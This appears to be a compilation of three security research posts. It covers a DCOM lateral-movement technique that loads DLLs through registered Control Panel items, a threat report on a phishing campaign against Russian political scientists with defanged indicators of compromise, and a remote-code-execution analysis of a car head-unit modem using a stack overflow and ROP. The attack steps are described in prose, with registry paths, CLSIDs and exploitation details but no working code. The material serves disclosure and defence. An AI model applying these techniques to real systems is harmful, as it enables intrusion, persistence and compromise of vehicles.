
It’s worth noting that even DLLs that do not comply with the CPL specification, do not export CPlApplet, or do not have the .cpl extension can still be executed via their DllEntryPoint function if they are registered under the registry keys listed above.

There are multiple ways to execute Control Panel items:

  • From cmd: control.exe [filename].cpl
  • By double-clicking the .cpl file.

Both methods use rundll32.exe under the hood:

rundll32.exe shell32.dll,Control_RunDLL [filename].cpl

This calls the Control_RunDLL function from shell32.dll, passing the CPL file as an argument. Everything inside the CPlApplet function will then be executed.

However, if the CPL file has been registered in the registry as shown earlier, then every time the Control Panel is opened, the file is loaded into memory through the COM Surrogate process (dllhost.exe):

COM Surrogate process loading the CPL file

COM Surrogate process loading the CPL file

What happened was that a Control Panel with a COM client used a COM object to load these CPL files. We will talk about this COM object in more detail later.

The COM Surrogate process was designed to host COM server DLLs in a separate process rather than loading them directly into the client process’s address space. This isolation improves stability for the in-process server model. This hosting behavior can be configured for a COM object in the registry if you want a COM server DLL to run inside a separate process because, by default, it is loaded in the same process.

‘DCOMing’ through Control Panel items

While following the manual approach of enumerating COM/DCOM objects that could be useful for lateral movement, I came across a COM object called COpenControlPanel, which is exposed through shell32.dll and has the CLSID {06622D85-6856-4460-8DE1-A81921B41C4B}. This object exposes multiple interfaces, one of which is IOpenControlPanel with IID {D11AD862-66DE-4DF4-BF6C-1F5621996AF1}.

IOpenControlPanel interface in the OleViewDotNet output

IOpenControlPanel interface in the OleViewDotNet output

I immediately thought of its potential to compromise Control Panel items, so I wanted to check which functions were exposed by this interface. Unfortunately, neither the interface nor the COM class has a type library.

COpenControlPanel interfaces without TypeLib

COpenControlPanel interfaces without TypeLib

Normally, checking the interface definition would require reverse engineering, so at first, it looked like we needed to take a different research path. However, it turned out that the IOpenControlPanel interface is documented on MSDN, and according to the documentation, it exposes several functions. One of them, called Open, allows a specified Control Panel item to be opened using its name as the first argument.

Full type and function definitions are provided in the shobjidl_core.h Windows header file.

Open function exposed by IOpenControlPanel interface

Open function exposed by IOpenControlPanel interface

It’s worth noting that in newer versions of Windows (e.g., Windows Server 2025 and Windows 11), Microsoft has removed interface names from the registry, which means they can no longer be identified through OleViewDotNet.

COpenControlPanel interfaces without names

COpenControlPanel interfaces without names

Returning to the COpenControlPanel COM object, I found that the Open function can trigger a DLL to be loaded into memory if it has been registered in the registry. For the purposes of this research, I created a DLL that basically just spawns a message box which is defined under the DllEntryPoint function. I registered it under HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls and then created a simple C++ COM client to call the Open function on this interface.

As expected, the DLL was loaded into memory. It was hosted in the same way that it would be if the Control Panel itself was opened: through the COM Surrogate process (dllhost.exe). Using Process Explorer, it was clear that dllhost.exe loaded my DLL while simultaneously hosting the COpenControlPanel object along with other COM objects.

COM Surrogate loading a custom DLL and hosting the COpenControlPanel object

COM Surrogate loading a custom DLL and hosting the COpenControlPanel object

Based on my testing, I made the following observations:

  1. The DLL that needs to be registered does not necessarily have to be a .cpl file; any DLL with a valid entry point will be loaded.
  2. The Open() function accepts the name of a Control Panel item as its first argument. However, it appears that even if a random string is supplied, it still causes all DLLs registered in the relevant registry location to be loaded into memory.

Now, what if we could trigger this COM object remotely? In other words, what if it is not just a COM object but also a DCOM object? To verify this, we checked the AppID of the COpenControlPanel object using OleViewDotNet.

COpenControlPanel object in OleViewDotNet

COpenControlPanel object in OleViewDotNet

Both the launch and access permissions are empty, which means the object will follow the system’s default DCOM security policy. By default, members of the Administrators group are allowed to launch and access the DCOM object.

Based on this, we can build a remote strategy. First, upload the “malicious” DLL, then use the Remote Registry service to register it in the appropriate registry location. Finally, use a trigger acting as a DCOM client to remotely invoke the Open() function, causing our DLL to be loaded. The diagram below illustrates the flow of this approach.

Malicious DLL loading using DCOM

Malicious DLL loading using DCOM

The trigger can be written in either C++ or Python, for example, using Impacket. I chose Python because of its flexibility. The trigger itself is straightforward: we define the DCOM class, the interface, and the function to call. The full code example can be found here.

Once the trigger runs, the behavior will be the same as when executing the COM client locally: our DLL will be loaded through the COM Surrogate process (dllhost.exe).

As you can see, this technique not only achieves command execution but also provides persistence. It can be triggered in two ways: when a user opens the Control Panel or remotely at any time via DCOM.

Detection

The first step in detecting such activity is to check whether any Control Panel items have been registered under the following registry paths:

  • HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
  • HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
  • HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls

Although commonly known best practices and research papers regarding Windows security advise monitoring only the first subkey, for thorough coverage it is important to monitor all of the above.

In addition, monitoring dllhost.exe (COM Surrogate) for unusual COM objects such as COpenControlPanel can provide indicators of malicious activity.
Finally, it is always recommended to monitor Remote Registry usage because it is commonly abused in many types of attacks, not just in this scenario.

Conclusion

In conclusion, I hope this research has clarified yet another attack vector and emphasized the importance of implementing hardening practices. Below are a few closing points for security researchers to take into account:

  • As shown, DCOM represents a large attack surface. Windows exposes many DCOM classes, a significant number of which lack type libraries – meaning reverse engineering can reveal additional classes that may be abused for lateral movement.
  • Changing registry values to register malicious CPLs is not good practice from a red teaming ethics perspective. Defender products tend to monitor common persistence paths, but Control Panel applets can be registered in multiple registry locations, so there is always a gap that can be exploited.
  • Bitness also matters. On x64 systems, loading a 32-bit DLL will spawn a 32-bit COM Surrogate process (dllhost.exe *32). This is unusual on 64-bit hosts and therefore serves as a useful detection signal for defenders and an interesting red flag for red teamers to consider.

  •  

Operation ForumTroll continues: Russian political scientists targeted using plagiarism reports

Introduction

In March 2025, we discovered Operation ForumTroll, a series of sophisticated cyberattacks exploiting the CVE-2025-2783 vulnerability in Google Chrome. We previously detailed the malicious implants used in the operation: the LeetAgent backdoor and the complex spyware Dante, developed by Memento Labs (formerly Hacking Team). However, the attackers behind this operation didn’t stop at their spring campaign and have continued to infect targets within the Russian Federation.

More reports about this threat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Emails posing as a scientific library

In October 2025, just days before we presented our report detailing the ForumTroll APT group’s attack at the Security Analyst Summit, we detected a new targeted phishing campaign by the same group. However, while the spring cyberattacks focused on organizations, the fall campaign honed in on specific individuals: scholars in the field of political science, international relations, and global economics, working at major Russian universities and research institutions.

The emails received by the victims were sent from the address support@e-library[.]wiki. The campaign purported to be from the scientific electronic library, eLibrary, whose legitimate website is elibrary.ru. The phishing emails contained a malicious link in the format: https://e-library[.]wiki/elib/wiki.php?id=<8 pseudorandom letters and digits>. Recipients were prompted to click the link to download a plagiarism report. Clicking that link triggered the download of an archive file. The filename was personalized, using the victim’s own name in the format: <LastName>_<FirstName>_<Patronymic>.zip.

A well-prepared attack

The attackers did their homework before sending out the phishing emails. The malicious domain, e-library[.]wiki, was registered back in March 2025, over six months before the email campaign started. This was likely done to build the domain’s reputation, as sending emails from a suspicious, newly registered domain is a major red flag for spam filters.

Furthermore, the attackers placed a copy of the legitimate eLibrary homepage on https://e-library[.]wiki. According to the information on the page, they accessed the legitimate website from the IP address 193.65.18[.]14 back in December 2024.

A screenshot of the malicious site elements showing the IP address and initial session date

A screenshot of the malicious site elements showing the IP address and initial session date

The attackers also carefully personalized the phishing emails for their targets, specific professionals in the field. As mentioned above, the downloaded archive was named with the victim’s last name, first name, and patronymic.

Another noteworthy technique was the attacker’s effort to hinder security analysis by restricting repeat downloads. When we attempted to download the archive from the malicious site, we received a message in Russian, indicating the download link was likely for one-time use only:

The message that was displayed when we attempted to download the archive

The message that was displayed when we attempted to download the archive

Our investigation found that the malicious site displayed a different message if the download was attempted from a non-Windows device. In that case, it prompted the user to try again from a Windows computer.

The message that was displayed when we attempted to download the archive from a non-Windows OS

The message that was displayed when we attempted to download the archive from a non-Windows OS

The malicious archive

The malicious archives downloaded via the email links contained the following:

  • A malicious shortcut file named after the victim: <LastName>_<FirstName>_<Patronymic>.lnk;
  • A .Thumbs directory containing approximately 100 image files with names in Russian. These images were not used during the infection process and were likely added to make the archives appear less suspicious to security solutions.
A portion of the .Thumbs directory contents

A portion of the .Thumbs directory contents

When the user clicked the shortcut, it ran a PowerShell script. The script’s primary purpose was to download and execute a PowerShell-based payload from a malicious server.

The script that was launched by opening the shortcut

The script that was launched by opening the shortcut

The downloaded payload then performed the following actions:

  • Contacted a URL in the format: https://e-library[.]wiki/elib/query.php?id=<8 pseudorandom letters and digits>&key=<32 hexadecimal characters> to retrieve the final payload, a DLL file.
  • Saved the downloaded file to %localappdata%\Microsoft\Windows\Explorer\iconcache_<4 pseudorandom digits>.dll.
  • Established persistence for the payload using COM Hijacking. This involved writing the path to the DLL file into the registry key HKCR\CLSID\{1f486a52-3cb1-48fd-8f50-b8dc300d9f9d}\InProcServer32. Notably, the attackers had used that same technique in their spring attacks.
  • Downloaded a decoy PDF from a URL in the format: https://e-library[.]wiki/pdf/<8 pseudorandom letters and digits>.pdf. This PDF was saved to the user’s Downloads folder with a filename in the format: <LastName>_<FirstName>_<Patronymic>.pdf and then opened automatically.

The decoy PDF contained no valuable information. It was merely a blurred report generated by a Russian plagiarism-checking system.

A screenshot of a page from the downloaded report

A screenshot of a page from the downloaded report

At the time of our investigation, the links for downloading the final payloads didn’t work. Attempting to access them returned error messages in English: “You are already blocked…” or “You have been bad ended” (sic). This likely indicates the use of a protective mechanism to prevent payloads from being downloaded more than once. Despite this, we managed to obtain and analyze the final payload.

The final payload: the Tuoni framework

The DLL file deployed to infected devices proved to be an OLLVM-obfuscated loader, which we described in our previous report on Operation ForumTroll. However, while this loader previously delivered rare implants like LeetAgent and Dante, this time the attackers opted for a better-known commercial red teaming framework: Tuoni. Portions of the Tuoni code are publicly available on GitHub. By deploying this tool, the attackers gained remote access to the victim’s device along with other capabilities for further system compromise.

As in the previous campaign, the attackers used fastly.net as C2 servers.

Conclusion

The cyberattacks carried out by the ForumTroll APT group in the spring and fall of 2025 share significant similarities. In both campaigns, infection began with targeted phishing emails, and persistence for the malicious implants was achieved with the COM Hijacking technique. The same loader was used to deploy the implants both in the spring and the fall.

Despite these similarities, the fall series of attacks cannot be considered as technically sophisticated as the spring campaign. In the spring, the ForumTroll APT group exploited zero-day vulnerabilities to infect systems. By contrast, the autumn attacks relied entirely on social engineering, counting on victims not only clicking the malicious link but also downloading the archive and launching the shortcut file. Furthermore, the malware used in the fall campaign, the Tuoni framework, is less rare.

ForumTroll has been targeting organizations and individuals in Russia and Belarus since at least 2022. Given this lengthy timeline, it is likely this APT group will continue to target entities and individuals of interest within these two countries. We believe that investigating ForumTroll’s potential future campaigns will allow us to shed light on shadowy malicious implants created by commercial developers – much as we did with the discovery of the Dante spyware.

Indicators of compromise

e-library[.]wiki
perf-service-clients2.global.ssl.fastly[.]net
bus-pod-tenant.global.ssl.fastly[.]net
status-portal-api.global.ssl.fastly[.]net

  •  

God Mode On: how we attacked a vehicle’s head unit modem

Introduction

Imagine you’re cruising down the highway in your brand-new electric car. All of a sudden, the massive multimedia display fills with Doom, the iconic 3D shooter game. It completely replaces the navigation map or the controls menu, and you realize someone is playing it remotely right now. This is not a dream or an overactive imagination – we’ve demonstrated that it’s a perfectly realistic scenario in today’s world.

The internet of things now plays a significant role in the modern world. Not only are smartphones and laptops connected to the network, but also factories, cars, trains, and even airplanes. Most of the time, connectivity is provided via 3G/4G/5G mobile data networks using modems installed in these vehicles and devices. These modems are increasingly integrated into a System-on-Chip (SoC), which uses a Communication Processor (CP) and an Application Processor (AP) to perform multiple functions simultaneously. A general-purpose operating system such as Android can run on the AP, while the CP, which handles communication with the mobile network, typically runs on a dedicated OS. The interaction between the AP, CP, and RAM within the SoC at the microarchitecture level is a “black box” known only to the manufacturer – even though the security of the entire SoC depends on it.

Bypassing 3G/LTE security mechanisms is generally considered a purely academic challenge because a secure communication channel is established when a user device (User Equipment, UE) connects to a cellular base station (Evolved Node B, eNB). Even if someone can bypass its security mechanisms, discover a vulnerability in the modem, and execute their own code on it, this is unlikely to compromise the device’s business logic. This logic (for example, user applications, browser history, calls, and SMS on a smartphone) resides on the AP and is presumably not accessible from the modem.

To find out, if that is true, we conducted a security assessment of a modern SoC, Unisoc UIS7862A, which features an integrated 2G/3G/4G modem. This SoC can be found in various mobile devices by multiple vendors or, more interestingly, in the head units of modern Chinese vehicles, which are becoming increasingly common on the roads. The head unit is one of a car’s key components, and a breach of its information security poses a threat to road safety, as well as the confidentiality of user data.

During our research, we identified several critical vulnerabilities at various levels of the Unisoc UIS7862A modem’s cellular protocol stack. This article discusses a stack-based buffer overflow vulnerability in the 3G RLC protocol implementation (CVE-2024-39432). The vulnerability can be exploited to achieve remote code execution at the early stages of connection, before any protection mechanisms are activated.

Importantly, gaining the ability to execute code on the modem is only the entry point for a complete remote compromise of the entire SoC. Our subsequent efforts were focused on gaining access to the AP. We discovered several ways to do so, including leveraging a hardware vulnerability in the form of a hidden peripheral Direct Memory Access (DMA) device to perform lateral movement within the SoC. This enabled us to install our own patch into the running Android kernel and execute arbitrary code on the AP with the highest privileges. Details are provided in the relevant sections.

Acquiring the modem firmware

The modem at the center of our research was found on the circuit board of the head unit in a Chinese car.

Circuit board of the head unit

Circuit board of the head unit

Description of the circuit board components:

Number in the board photo Component
1 Realtek RTL8761ATV 802.11b/g/n 2.4G controller with wireless LAN (WLAN) and USB interfaces (USB 1.0/1.1/2.0 standards)
2 SPRD UMW2652 BGA WiFi chip
3 55966 TYADZ 21086 chip
4 SPRD SR3595D (Unisoc) radio frequency transceiver
5 Techpoint TP9950 video decoder
6 UNISOC UIS7862A
7 BIWIN BWSRGX32H2A-48G-X internal storage, Package200-FBGA, ROM Type – Discrete, ROM Size – LPDDR4X, 48G
8 SCY E128CYNT2ABE00 EMMC 128G/JEDEC memory card
9 SPREADTRUM UMP510G5 power controller
10 FEI.1s LE330315 USB2.0 shunt chip
11 SCT2432STER synchronous step-down DC-DC converter with internal compensation

Using information about the modem’s hardware, we desoldered and read the embedded multimedia memory card, which contained a complete image of its operating system. We then analyzed the image obtained.

Remote access to the modem (CVE-2024-39431)

The modem under investigation, like any modern modem, implements several protocol stacks: 2G, 3G, and LTE. Clearly, the more protocols a device supports, the more potential entry points (attack vectors) it has. Moreover, the lower in the OSI network model stack a vulnerability sits, the more severe the consequences of its exploitation can be. Therefore, we decided to analyze the data packet fragmentation mechanisms at the data link layer (RLC protocol).

We focused on this protocol because it is used to establish a secure encrypted data transmission channel between the base station and the modem, and, in particular, it is used to transmit higher-layer NAS (Non-Access Stratum) protocol data. NAS represents the functional level of the 3G/UMTS protocol stack. Located between the user equipment (UE) and core network, it is responsible for signaling between them. This means that a remote code execution (RCE) vulnerability in RLC would allow an attacker to execute their own code on the modem, bypassing all existing 3G communication protection mechanisms.

3G protocol stack

3G protocol stack

The RLC protocol uses three different transmission modes: Transparent Mode (TM), Unacknowledged Mode (UM), and Acknowledged Mode (AM). We are only interested in UM, because in this mode the 3G standard allows both the segmentation of data and the concatenation of several small higher-layer data fragments (Protocol Data Units, PDU) into a single data link layer frame. This is done to maximize channel utilization. At the RLC level, packets are referred to as Service Data Units (SDU).

Among the approximately 75,000 different functions in the firmware, we found the function for handling an incoming SDU packet. When handling a received SDU packet, its header fields are parsed. The packet itself consists of a mandatory header, optional headers, and data. The number of optional headers is not limited. The end of the optional headers is indicated by the least significant bit (E bit) being equal to 0. The algorithm processes each header field sequentially, while their E-bits equal 1. During processing, data is written to a variable located on the stack of the calling function. The stack depth is 0xB4 bytes. The size of the packet that can be parsed (i.e., the number of headers, each header being a 2-byte entry on the stack) is limited by the SDU packet size of 0x5F0 bytes.

As a result, exploitation can be achieved using just one packet in which the number of headers exceeds the stack depth (90 headers). It is important to note that this particular function lacks a stack canary, and when the stack overflows, it is possible to overwrite the return address and some non-volatile register values in this function. However, overwriting is only possible with a value ending in one in binary (i.e., a value in which the least significant bit equals 1). Notably, execution takes place on ARM in Thumb mode, so all return addresses must have the least significant bit equal to 1. Coincidence? Perhaps.

In any case, sending the very first dummy SDU packet with the appropriate number of “correct” headers caused the device to reboot. However, at that moment, we had no way to obtain information on where and why the crash occurred (although we suspect the cause was an attempt to transfer control to the address 0xAABBCCDD, taken from our packet).

Gaining persistence in the system

The first and most important observation is that we know the pointer to the newly received SDU packet is stored in register R2. Return Oriented Programming (ROP) techniques can be used to execute our own code, but first we need to make sure it is actually possible.

We utilized the available AT command handler to move the data to RAM areas. Among the available AT commands, we found a suitable function – SPSERVICETYPE.

Next, we used ROP gadgets to overwrite the address 0x8CE56218 without disrupting the subsequent operation of the incoming SDU packet handling algorithm. To achieve this, it was sufficient to return to the function from which the SDU packet handler was called, because it was invoked as a callback, meaning there is no data linkage on the stack. Given that this function only added 0x2C bytes to the stack, we needed to fit within this size.

Stack overflow in the context of the operating system

Stack overflow in the context of the operating system

Having found a suitable ROP chain, we launched an SDU packet containing it as a payload. As a result, we saw the output 0xAABBCCDD in the AT command console for SPSERVICETYPE. Our code worked!

Next, by analogy, we input the address of the stack frame where our data was located, but it turned out not to be executable. We then faced the task of figuring out the MPU settings on the modem. Once again, using the ROP chain method, we generated code that read the MPU table, one DWORD at a time. After many iterations, we obtained the following table.

The table shows what we suspected – the code section is only mapped for execution. An attempt to change the configuration resulted in another ROP chain, but this same section was now mapped with write permissions in an unused slot in the table. Because of MPU programming features, specifically the presence of the overlap mechanism and the fact that a region with a higher ID has higher priority, we were able to write to this section.

All that remained was to use the pointer to our data (still stored in R2) and patch the code section that had just been unlocked for writing. The question was what exactly to patch. The simplest method was to patch the NAS protocol handler by adding our code to it. To do this, we used one of the NAS protocol commands – MM information. This allowed us to send a large amount of data at once and, in response, receive a single byte of data using the MM status command, which confirmed the patching success.

As a result, we not only successfully executed our own code on the modem side but also established full two-way communication with the modem, using the high-level NAS protocol as a means of message delivery. In this case, it was an MM Status packet with the cause field equaling 0xAA.

However, being able to execute our own code on the modem does not give us access to user data. Or does it?

The full version of the article with a detailed description of the development of an AR exploit that led to Doom being run on the head unit is available on ICS CERT website.

  •  
❌